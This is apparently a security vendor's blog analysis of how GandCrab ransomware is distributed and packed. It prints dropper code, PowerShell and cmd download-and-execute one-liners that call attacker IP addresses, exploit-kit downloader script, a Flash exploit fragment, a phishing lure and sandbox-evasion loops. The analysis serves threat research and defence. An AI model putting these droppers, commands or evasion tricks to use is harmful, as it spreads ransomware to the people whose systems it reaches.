


The Evolution of GandCrab Ransomware

[vmray.com/cyber-security-blog/gandcrab-ransomware-evolution-analysis/](https://www.vmray.com/cyber-security-blog/gandcrab-ransomware-evolution-analysis/)



[Editor's Note: This post was updated on July 9th, 2018 with analysis of Gandcrab v4]

Like legitimate commercial software, commercial malware also needs a viable business model. For ransomware, the most popular business model is now Ransomware-as-a-Service (RaaS). RaaS focuses on selling ransomware as an easy-to-use service, opening up a broader market of non-technical attackers. Many ransomware developers now focus on developing and maintaining a service which allows their affiliates (customers) to start attacks with just a few clicks.

In the past few months, the RaaS-space was dominated by a relatively new malware family: GandCrab.

Gandcrab's Distribution Methods

We've seen Gandcrab being distributed using two primary methods:

- Javascript and Doc downloaders attached to e-mails
- Drive-by download using exploit kits

Javascript Droppers

Javascript Dropper #1

[View the VMRay Analyzer Report](#)

A common distribution method is zipped Javascript droppers attached to emails.

```
var javascript_0x423c = [  
  'F\x20F(Fnew-oFbFjFeFcFt\x20FsyFst ',  
  'eFm.FneFt.FwFeFbFcF',  
  'liFentF)F.dFoFwFnFloFaFdfFilFe(\x27FhtFtFp://92.63F.F197.F38/lFeFtFsFgo.Fex',  
  'e?FLbFPUFer\x27,\x27F',  
  'aFpFpdFAFtFa%FqFTP3F5.FeFxe\x27)F;F\x20FsFtFaRt-PrFocFeFSS\x20\x27%',  
  'FpFpFdFata%FqFTP3F5.Fexe\x27F\x22F,\x20F\x22F\x22F,\x20F\x22',  
  'FopeFn\x22F,\x20F0);',  
  'join',  
  'split',  
  'RpTYv',  
  'LRpTYvTRpTYvDRpTYvURpTYvHyRpTYviRpTYvpEXkJRpTYvOeRpTYvARpTYvx\x20=\x20RpTYvnr
```

After deobfuscating itself the javascript executes a Powershell one-liner to download and execute a file, Gandcrab v2 (internal version 1.2.0).

```
powershell.exe -nopprofile -windowstyle hidden -executionpolicy bypass (new-object system.net.webclient).downloadfile('http://92.63.197.38/lsgo.exe?LbPUer','C:\Users\Nd9E1FYI\AppData\Roaming\qTP35.exe'); start-Process 'C:\Users\Nd9E1FYI\AppData\Roaming\qTP35.exe'
```

Dropper: `b4b6f6c2588001e5b95eed79faf99a92b9d9224f65af6a92e055ddfb145a1ecc`

Dropped Gandcrab v1.2.0:

`063cf82cd52acb6a0539a6ff59f72fb5de473293a06c470a92c6d35a151b73e9`

Unpacked DLL:

`ed8875c88bf061f45601629fbb3faa9f5b9ea4a076ba5a7accd566dc40862072`

Javascript Dropper #2

[View the VMRay Analyzer Report](#)

Javascript Dropper #2 doesn't use PowerShell. Instead, it downloads the file and executes it directly. The payload is Gandcrab v3 (internal version 3.3.0).

```
Command Line "C:\Windows\System32\cmd.exe" /c C:\Users\CIIHMN~1\AppData\Local\Temp\busmeat.exe
```

Dropper: `e7851a1b3e93968e7f6b92a1a3f59d250402be15a5bcb3262acff1e0a27b912c`

Dropped Gandcrab v3.0.0:

`6a8d922e34de35ac074b7de54d71227fb1a1ed92b9cfbc4daf8d64a9c5bc46b8`

Unpacked DLL:

`67c50459db7f0042d7e1a96ce113e60f0179978dfe810bdb0f5320a092ce3b71`

Doc Droppers

Doc Dropper

[View the VMRay Analyzer Report](#)

Doc Droppers use the same logic as the Javascript Droppers, but implemented in VBA. This sample contains an 800 line VBA script like this snippet:

```
1 Private Sub Document_Open()  
2 JEgxyx = StrReverse("QftUL0BFdtpM")  
3 For nBtdE = 0 To 86  
4     qyeCrnu = UCase("wYZXCnUtFXQdJJC")  
5     fbqx0 = Space(7)  
6     djXkpSPaB = LTrim("EwsgTMFkKzaQQU")  
7     yiFBPee = LTrim("HlEMKxJgqU")  
8     If bvODwV = 256 + 2819 Then  
9         OzuPS = Replace("aYHjcGOjLBhjZbEpbC", "aYHj", "hstRCg")  
10        OzuPS = StrReverse("aYHjcGOjLBhjZbEpbC")  
11        nyGtX = Replace("DLqFCCPoHDKgrX", "DLq", "xKGU")  
12        nyGtX = StrReverse("DLqFCCPoHDKgrX")  
13    End If  
14    kZZzLm = Replace("GHjKEvKJIoKG", "GHjK", "uHzUqV")  
15    KzALZ = Left("JZHZMBAPOgyeSArwq", 3)  
16    iZVwp = Space(6)  
17    If iPLaWn = 99 + 8039 Then  
18        yuLCz = Replace("gltozPvRxGHEEmZmrmU", "glto", "jOIk")  
19        yuLCz = StrReverse("gltozPvRxGHEEmZmrmU")
```

The end result is another PowerShell one-liner, which downloads an EXE to a temporary directory, and executes it.

```
powershell.exe -w 1 (New-Object System.Net.WebClient).DownloadFile('http://185.189.58.222/x.exe',([System.IO.Path]::GetTempPath()+'\PHfW.exe'));powershell.exe -w 1 Start-Process -Filepath ([System.IO.Path]::GetTempPath()+'\PHfW.exe');
```

Dropper: 99eb1d90eb5f0d012f35fcc2a7dedd2229312794354843637ebb7f40b74d0809

Dropped Gandcrab v2.3.1:

846ad2d7e1e133ae4bc2decbc22ae686a44cccaffbee15b4d9b23143f6aa8d3f

Unpacked DLL:

f93379f495ce3c025b8f2ad59779d2de28f00a25b6206572522a71028f925f01

Encrypted Doc Dropper

[View the VMRay Analyzer Report](#)

A more recent spam campaign used encrypted doc files, with the emails containing the password to open the doc: 123123. This dropper executed the sample (Gandcrab v3.0.1) directly with VBA, without Powershell.



Mon 04/06/2018 07:59

Faith Nicely <cbc@d6a43992.com>

About a internship!

To



Hey there! How are you?

I'm absolutely interested in a opening.
Find my attached CV and reply ASAP.

The password for the file is 123123

Best regards!
Faith

E-mail: `b4d0b03ca50f013b4f0f9efc2ecd822bfc13325356100f2f4d36eaf217d9077b`

Dropper: `be54bb05adbd29316ba03d61b3365d8a03e1121a39ae492078787aff4f1248f`

Dropped Gandcrab v3.0.1:

`589e188602c4a24c68bc095c1105894a5e97e1df6218eaead89b7ab9a4e88eac`

Unpacked DLL:

`229275aa89ea8d39b3cc721d45d51d50707339b64afddde99119ebdf50ef6770`

Exploit Kits

Attackers also used multiple exploit kits: Grandsoft, RIG and Magnitude.


Using a browser exploit kit is a tradeoff from the attacker's point-of-view. If the victim has an unpatched version of browser or flash player, they only need to click a link to get infected. It is much easier for the attacker to get someone to click a link than to get them to download and execute a file — but the attack won't work if the potential victim has even roughly up-to-date software.

RIG EK

[View the VMRay Analyzer Report](#)

RIG is a popular exploit kit, which has recently been updated with a newer Flash exploit ([CVE-2018-4878](#)). It used the new exploit for dropping Gandcrab, observed on April 9 by [@nao_sec](#).

As visible on the sandbox report and the packet capture, this attack vector exploited Adobe Flash Player, downloaded and executed Gandcrab v3.0.1.



2	302	HTTP	youtubeconverter...	/WpLTQb?browser=ie&countryname=United+States	text/html; charset=utf-8	(01)
3	200	HTTP	95.142.39.142	/?NDIwNDM58DshCYbmWK&fdfsf3gf=wn3QMvXcdRX...	text/html; charset=UTF-8	(02) RIG Exploit Kit URI
4	200	HTTP	95.142.39.142	/?MTAzNDE38ofvcTIM&NOhFPkEXYygcYr=c2Vh&XFZaD...	application/x-msdownload	(03) RIG Exploit Kit URI (Payload)
5	200	HTTP	95.142.39.142	/?NTcINjM4&AucYfHFFRcm&LKFYPwNL=cmVzb3J0&t4...	application/x-shockwave-flash	(04) RIG Exploit Kit URI (Flash Exploit)
6	200	HTTP	95.142.39.142	/?MzUzMTAy&ZNAVNHmAYOK&fdfsf3gf=wn_QMvXcd.x...	application/x-msdownload	(05) RIG Exploit Kit URI (Payload)
7	200	HTTP	carder.bit	/	text/html	
8	200	HTTP	carder.bit	/eeploreza	text/html; charset=UTF-8	
9	200	HTTP	carder.bit	/phow	text/html; charset=UTF-8	

RIG used the Flash exploit for CVE-2018-4878. This happened before a new exploit for an Internet Explorer vulnerability (CVE-2018-8174) was implemented in RIG.

CVE-2018-4878 is also a relatively new vulnerability – on February 1st Adobe released a bulletin, informing users that a Flash player zero-day is being used in the wild, and followed up with a patch on February 6th. The exploit uses a use-after-free bug in Flash Player's DRM implementation. The downloaded SWF file is partly obfuscated, but it contains some debug symbols, making some key parts of the exploit easy to spot, like the class `UAFGenerator`.

```

public function UAFGenerator(paraml:MainExp)
{
    var paraml:MainExp = paraml;
    super();
    this.var_1 = paraml;
    this.method_2();
    try
    {
        new LocalConnection().connect("foo");
        new LocalConnection().connect("foo");
    }
    catch(e:Error)
    {
        this.var_13 = new DRM_obj();
    }
    this.var_14 = new Timer(100,1000);
    this.var_14.addEventListener($_e_-----$. $_e_---$(-1820302798),this.method_1);
    this.var_14.start();
}

```

The payload of the exploit is visible in the sandbox report – cmd.exe is called to drop and execute a javascript downloader.

Command Line	<pre> cmd.exe /q /c cd /d "%tmp%" && echo /**/function V(k){var y=a(e+" "+e+/**/"Reques\x74.5.1");T="G";y["se"+"tProxy"](n);y["o"+"pen"](T+"ET",k(1),1);y["Option"](n)=k(2);y.send();y["Wai"+"tForResponse"]();W="respo"+"nseText";if(40*5==y.status)return _y(y[W].k(n));function _(k,e){for(var l=0,n,c=[],F=255,S=String,q=[],b=0;256^>b;b++)c[b]=b;ta="charCodeAt";for(b=0;256^>b;b++)l+=c[b]+e[ta](b%e.length)^&F,n=c[b],c[b]=c[l],c[l]=n;for(var p=l=b=0;p^<k.length;p++)b=b+1^&F,l=l+c[b]^&F,n=c[b],c[b]=c[l],c[l]=n,q.push(S.fromCharCode(k.charCodeAtAt(p)^&c[c[b]+c[l]^&F]));return q["join"]("");};try{M="WSC";u=this[M+"ript"],o="Object";P=([" "+u].split(" ")[1],M="indexOf",m=u.Arguments,e="WinHTTP",Z="cmd",U="DEleTefile",a=Function/**/("QW"),return u.Create"+o+"(QW)",q=a(P+"ing.FileSystem"+o),s=a("ADO"+"DB.Stream"),j=a("W"+"P"+"Shell"),x="b"+Math.floor(Math.random()*57)+".",p="exe",n=0,K=u[P+"FullName"],E=".",+p;s.Type=2;s.Charset="iso-8859-1";try{v=V(m)}catch(W){v=V(m)};Q="PE\x00\x00";d=v.charCodeAtAt(21+v[M](Q));s.Open();h="dll";if(037^<d){var z=1;x+=h}else x+=p;s.WriteText(v);s.savetofile(x,2);C=" /c ";s.Close();i="regs";z^&^(x=i+"vr32"+E+" /s "+x);j["run"](Z+E+C+x,0)}catch(EE){};q[U](K);>u32.tmp && start wscript //B //E;JScript u32.tmp "LZytas3d" "http://95.142.39.142/?MTAzNDE3&ofvcTIM&NOhFPkEXYgcYr=c2Vh&XFZaDrSXTIVcOS=c2Vh&CQXjFXpCD=bWF0Y2h1cA==&uZwiNDOCvY=c3BvcnQ=&DGPafWFTVR=c2My&fdfsdf3gf=xZQMvWebRXQCI3EKvncT6NEMVHRHkCL2YqdmrHVeJaelWkzrffTF_yozKATgSG6_dtdfJR&4tdsdfa4=DQbiiUHRfwQ1n49cBwsS9K6n20XUUnUefh8SH-UCEYA5M-pOUFLcz2VX9yLMkc8Mm90vC62Jg&KMWDJCCkTcdNI=cmVzb3J0&wAORzkZnO=cmVzb3J0" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; W OW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727;.NET CLR 3.5.30729;.NET CLR 3.0.30729; Media Center PC 6.0;.NET4.0C;.NET4.0E; InfoPath.3)" </pre>
--------------	--

Even after a little bit of deobfuscation, the downloader activity becomes clear:

```

echo function V(k) {
    var y=a(e+ "."+e+/**/"Reques\x74.5.1");
    T="G";
    y["se"+"tProxy"](n);
    y["o"+"pen"](T+"ET",k(1),1);
    y["Option"](n)=k(2);
    y.send();
    y["WaitForResponse"]();
    W="responseText";
    if(40*5==y.status)
        return _(y[W],k(n))
};

```

The downloaded file is dropped in the %TEMP% directory with the name b**.exe, where ** is a number in the [0, 56] range. At the end the dropper executes the downloaded Gandcrab v3.0.1 payload.

Command Line

"C:\Windows\System32\cmd.exe" /c b32.exe

Exploit (swf):

ad5dbe133677c987f95fc890ab37a48d9d2f9324a53356affd078e26d3cbb8fc

Downloader (js):

7fab866ce5474e690a06ca556c76e63a3c3c184ae493fce03bb2a839ef7ef725

Dropped GandCrab v3.0.1:

c0db3c329592294a81f23c37e701a189110913c17d1371bc625a3eae97f37a94

Unpacked DLL:

243cafdc3582a750537fb7a4ba4e9640f4142f385478c106514bae0d736f462e

Grandsoft EK

[View the VMRay Analyzer Report](#)

Grandsoft is an exploit kit which is used far less frequently, it made a comeback with dropping GandCrab, spotted on January 30 by

[@kafeine.](#)

Hello again GrandSoft EK. Dropping ... GandCrab pic.twitter.com/yfjzju16KG

— Kafeine (@kafeine) [30 January 2018](#)

The attack is visible in the VMRay Analyzer Report:



For an old Internet Explorer version, the exploit kit served CVE-2016-0189, an exploit of a memory corruption vulnerability in Internet Explorer's vbscript.dll. This is an old vulnerability, patched in May 2016, which allows running arbitrary vbscript code on unpatched systems.

The VBS exploit code is obfuscated, but still readable. The downloader is in the fire() function. It first downloads the file (See Figure below):

```
Set iiii=CreateObject("WinHTTP.WinHttpRequest.5.1")
Dim w9ByggTCQK136
iiii.SetProxy 0
Dim M4hTsMJvu137
iiii.Open "GET",iiillliilllilil11llil,0
A2VvxTqy = "Function X1DqVOGf(k9bTole, I6qOTbq Set e3slF = Nothing "
iiii.Send
```

It then executes the downloaded file, depending on its extension:


```

if Instr(iiiiiiii, ".js") <> 0 Then
    Dim V2bdfFyuWEqR156
    lll1 = "cm"+"d.exe /c cs"+"cri"+"pt "
    Dim z1VwlBBxbULL157
elseif Instr(iiiiiiii, ".vbs") <> 0 Then
    Dim M1zuSJCAnPDT158
    lll1 = "c"+"md.e"+"xe /c cs"+"cri"+"pt "
    Dim I8RyPoVZTc159
elseif Instr(iiiiiiii, ".dll") <> 0 Then
    Dim K1lzEcHxzMgh160
    lll1 = "c"+"md.ex"+"e /c re"+"gsv"+"r32 -s "
    Dim C2IpAOGGfSdr161
else
    s8ITpLtTu = "If Len(r4QHsPH.o0aNvzh) > 0 Then "
    lll1 = "c"+"md.e"+"xe /c st"+"art "

```

The full control flow shows the exploited Internet Explorer process downloaded an exe file (Gandcrab v2.1, internal version 3.0.0), and executed it with cmd.exe. The Process Graph shows the Gandcrab packer injected its DLL payload into svchost.exe.

Exploit: `a67a98047097f2249eba7a31138efde45f3c02a3f7f46d3a9de85d630da7cd94`

Dropped file:

`6fafe7bb56fd2696f2243fc305fe0c38f550dfcfc5fca04f70398880570ffff`

Injected dll: `469961813372d2a3645cf9927c983f5d661e2a60589425d9259e7658de63a181`

Packer

Gandcrab uses its own packer, which has only changed a little through all the versions.

Sandbox Evasion: API hammering

Even the first versions of Gandcrab used API hammering, a very simple sandbox evasion technique. The technique calls an API function in a loop, hoping the analysis will time out before reaching any malicious behavior. This can be effective against sandboxes which handle the loop slowly – the slower a sandbox is, the more dramatic are the effects of API hammering.

Gandcrab's packer often mixes the technique with one of the two following techniques:

1. Doing something in the loop that's necessary for the execution to continue. This ensures that the loop can't simply be detected as unnecessary and skipped automatically.
2. Loop cycles where no APIs are called.

Each version of the Gandcrab packer uses different API functions, and iteration numbers, but the principle is the same.

In this v1.0 sample the loop is repeated 200 million times, but only one of its iterations is useful:

```
do
{
  if ( (v15 <= 15867649 || ftn == 32636 || ftn == 5426345) && v15 < 769 )
    GetDriveTypeA(0);
  if ( !hModule )
    hModule = LoadLibraryA("kernel32.dll");
  ++v15;
}
while ( v15 < 200015419 );
```

Sample

SHA256: 69f55139df165bea1fcada0b0174d01240bc40bc21aac4b42992f2e0a0c2ea1d

In this v3.0.0 sample the loop gets the temp path and allocates memory, but takes 5 million loops to do it:

```

do
{
    if ( v6 < 483 )
    {
        FindVolumeMountPointClose(0);
        GetTempPathA(0, &Buffer);
        AddFontResourceA("Pufiteyi");
    }
    if ( v6 == 3980833 )
        lpAddress = LocalAlloc(0, dwSize);
    if ( v6 < 502 )
    {
        IsDBCSLeadByteEx(0, 0);
        TlsGetValue(0);
    }
    ++v6;
}
while ( v6 < 5832787 );



```

Sample

SHA256: 6a8d922e34de35ac074b7de54d71227fb1a1ed92b9cfbc4daf8d64a9c5bc46b8

Reflective Loader

Gandcrab v2's (internal version v.1.0.0r), main functionality is moved to a DLL. The DLL's name is "encryption.dll", and only exports the entry point, and a function named ReflectiveLoader()

Name	Address	Ordinal
 DllEntryPoint	005254E0	[main entry]
 ReflectiveLoader()	00526B40	1

The packer calls the ReflectiveLoader function, loads the DLL and starts the malicious activity which is in DLLMain.

The DLL is loaded in the same process for most samples, but with Gandcrab 3.0.0 it was observed injecting the DLL into a newly spawned svchost process.

```

4512. [0037.296] CreateFileW (lpFileName="C:\\Windows\\SysWOW64\\svchost.exe" (normalized: "c:\\windows\\syswow
4513. [0037.319] CreateFileMappingW (hFile=0x108, lpFileMappingAttributes=0x0, flProtect=0x2, dwMaximumSizeHigh=
4514. [0037.319] MapViewOfFile (hFileMappingObject=0x128, dwDesiredAccess=0x4, dwFileOffsetHigh=0x0, dwFileOffs:
4515. [0037.452] UnmapViewOfFile (lpBaseAddress=0x2b0000) returned 1
4516. [0037.452] CloseHandle (hObject=0x128) returned 1
4517. [0037.452] CloseHandle (hObject=0x108) returned 1
4518. [0037.452] CreateProcessW (in: lpApplicationName=0x0, lpCommandLine="C:\\Windows\\SysWOW64\\svchost.exe",
4519. [0037.458] VirtualFree (lpAddress=0x280000, dwSize=0x0, dwFreeType=0x8000) returned 1
4520. [0037.458] VirtualAllocEx (hProcess=0x128, lpAddress=0x0, dwSize=0x10a00, flAllocationType=0x3000, flProte:
4521. [0037.458] WriteProcessMemory (in: hProcess=0x128, lpBaseAddress=0x370000, lpBuffer=0x415250*, nSize=0x10:

```

Sample SHA256: 6fafa7bb56fd2696f2243fc305fe0c38f550dffcf5fca04f70398880570ffff

String Obfuscation Method

The packer and the payload use the same method to obfuscate strings used as API parameters for many calls: simply moving them to the stack in 4-byte blocks before the calling a function which uses them as a parameter. @hasherezade made a deobfuscator IDA plugin for this technique.

#GandCrab string deobfuscator (a script for #IDA): <https://t.co/jzLI1SOLSR>
pic.twitter.com/A5tk3uKnch

— hasherezade (@hasherezade) 16 April 2018

Function resolution within the packer.

02DF9FA9	mov eax,dword ptr ss:[ebp-8]	
02DF9FAC	mov dword ptr ss:[ebp-A0],eax	
02DF9FB2	mov dword ptr ss:[ebp-88],6E72656B	
02DF9FBC	mov dword ptr ss:[ebp-84],32336C65	
02DF9FC6	mov dword ptr ss:[ebp-80],6C6C642E	
02DF9FCD	and dword ptr ss:[ebp-7C],0	
02DF9FD1	lea eax,dword ptr ss:[ebp-88]	
02DF9FD7	push eax	eax:"VirtualProtect"
02DF9FD8	call dword ptr ss:[ebp-28]	[ebp-28]:LoadLibraryA
02DF9FDB	mov dword ptr ss:[ebp-38],eax	
02DF9FDE	mov dword ptr ss:[ebp-88],74726956	
02DF9FE8	mov dword ptr ss:[ebp-84],416C6175	
02DF9FF2	mov dword ptr ss:[ebp-80],636F6C6C	
02DF9FF9	and dword ptr ss:[ebp-7C],0	
02DF9FFD	lea eax,dword ptr ss:[ebp-88]	
02DFA003	push eax	eax:"VirtualProtect"
02DFA004	push dword ptr ss:[ebp-38]	
02DFA007	call dword ptr ss:[ebp-60]	[ebp-60]:GetProcAddress
02DFA00A	mov dword ptr ss:[ebp-48],eax	[ebp-48]:VirtualAlloc
02DFA00D	mov dword ptr ss:[ebp-88],74726956	
02DFA017	mov dword ptr ss:[ebp-84],506C6175	
02DFA021	mov dword ptr ss:[ebp-80],65746F72	
02DFA028	mov dword ptr ss:[ebp-7C],7463	
02DFA02F	lea eax,dword ptr ss:[ebp-88]	
02DFA035	push eax	eax:"VirtualProtect"
02DFA036	push dword ptr ss:[ebp-38]	
02DFA039	call dword ptr ss:[ebp-60]	[ebp-60]:GetProcAddress

Obfuscated string in the payload.

```

00526680 mov [esp+0F0h+var_AC], 720065h ; er
00526688 mov [esp+0F0h+var_A8], 690073h ; si
00526690 mov [esp+0F0h+var_A4], 6E006Fh ; on
00526698 mov [esp+0F0h+var_A0], 33003Dh ; =3
005266A0 mov [esp+0F0h+var_9C], 30002Eh ; .0
005266A8 mov [esp+0F0h+var_98], 30002Eh ; .0
005266B0 mov [esp+0F0h+var_94], ax
005266B5 mov [esp+0F0h+var_E0], offset aVersion0 ; "&version=0"
005266BD push eax

```

Easter Eggs for Researchers

The packer and payload also contain messages to researchers who made a public impact on Gandcrab, or ransomware in general.

If a file exists in the C:\MalwarebytesLabs directory , a message to Marcelo Rivero pops up.

```

Hello, #GandCrab 😊 pic.twitter.com/ICHixxolkl
— Marcelo Rivero (@MarceloRivero) 17 April 2018

```


Fabian Wosar's name is used as a placeholder string multiple times per sample.

```

.rdata:00530BC4 ; CHAR aFabianWosar3[]
.rdata:00530BC4 aFabianWosar3 db 'fabian wosar <3',0 ; DATA XREF: sub_525900:loc_52596B↑o
.rdata:00530BC4 ; sub_525AC0:loc_525C7F↑o ...

```

Communication with the C&C is encrypted with a hardcoded key. Since the release of Gandcrab v2, this key is computed using the string “europol” – the name of the agency partly responsible for creating a decryptor for v1.

A screenshot of a debugger window showing assembly code. The code is displayed on a black background with white and yellow text. The instructions are as follows:

```
00526A92 push esi
00526A93 push offset ProcName ; "RtlComputeCrc32"
00526A98 push eax ; hModule
00526A99 call ds:GetProcAddress
00526A9F push [ebp+lpString] ; lpString
00526AA2 mov esi, eax
00526AA4 call ds:lstrlenA
00526AAA push eax
00526AAB push [ebp+lpString]
00526AAE push 29Ah
00526AB3 call esi
00526AB5 push eax
00526AB6 push offset aXeupol ; "%Xeupol"
00526ABB push edi ; LPSTR
00526ABC call ds:wsprintfA
00526AC2 add esp, 0Ch
00526AC5 pop esi
```

Gandcrab v4 Packer

Version 4.0 of Gandcrab rewrites large parts of the ransomware with many previously implemented features missing. The removed features include parts of the packer.

The packer doesn't use the reflective DLL loading method anymore, and reverts to simply replacing parts of its own process in memory.

Besides the removal of the DLL loading technique, a new obfuscation technique was added to the beginning of the packer. The technique starts by moving the obfuscated code to the stack in 4-byte blocks, like the [string_obfuscation method](#) from previous versions. After this, the packer proceeds to use subtractions and additions to deobfuscate the code on the stack.

```

mov     dword ptr [ebp-2932], 3E92B980h
mov     dword ptr [ebp-2596], 5ADF77CAh
mov     dword ptr [ebp-2800], 732B6854h
mov     dword ptr [ebp-2404], 3EC2C90Eh
mov     dword ptr [ebp-2728], 6E109517h
mov     dword ptr [ebp-2448], 2E9EC213h
mov     dword ptr [ebp-2200], 3AD128CEh
mov     dword ptr [ebp-2792], 57168826h
mov     dword ptr [ebp-2764], 1857ECBFh
add     dword ptr [ebp-2740], 5435D38Dh
add     dword ptr [ebp-2740], 4E9B92DCh
add     dword ptr [ebp-2496], 18207EFBh
add     dword ptr [ebp-2740], 74D718D2h
add     dword ptr [ebp-2196], 9D7DDE2h
add     dword ptr [ebp-2476], 78495869h
sub     dword ptr [ebp-2584], 7927E1CAh
add     dword ptr [ebp-2476], 3C07659Ch
sub     dword ptr [ebp-2196], 7200103Ch
add     dword ptr [ebp-2496], 0ED1DDCFh
sub     dword ptr [ebp-2724], 40059850h
sub     dword ptr [ebp-2540], 32063923h

```

The first samples of v4.1 we've seen were unpacked, but later samples were packed with the same packer as v4.0.

Gandcrab Payload History

Gandcrab v1

The GandCrab payload exhibits stereotypical ransomware behavior: it encrypts user files with a key unique to the victim, and drops ransom notes with instructions to pay the ransom in exchange for the key.

Gandcrab was first publicly discovered by security researcher [David Montenegro](#) in late [January 2018](#). In one month the family had over 50,000 victims. Unusually, the ransom needed to be paid in the crypto-currency DASH, now they also accept bitcoin. We analyzed GandCrab v1 in our [January Malware Analysis recap blog](#).

At the end of February, a decryptor was published for GandCrab v1 in a joint effort by the Romanian Police (IGPR), Bitdefender and Europol.

Gandcrab v2

On March 5th, just a week after the decryptor was released, a new Gandcrab version was spotted by [@MalwareHunterTeam](#). The decryptor from the previous week doesn't work with the newer version. It also uses a new extension (.CRAB), has different hardcoded domains, and moves the code to a DLL. It also looks for kernel-mode components of Antivirus software.


GandCrab2 ("version=1.0.0r") sample: <https://t.co/et7XM5DuzK>

If someone didn't understand the previous thread (<https://t.co/8iuXk9Phwa>), these are from this. [@BleepinComputer](#) [@demonslay335](#)
cc [@MarceloRivero](#)

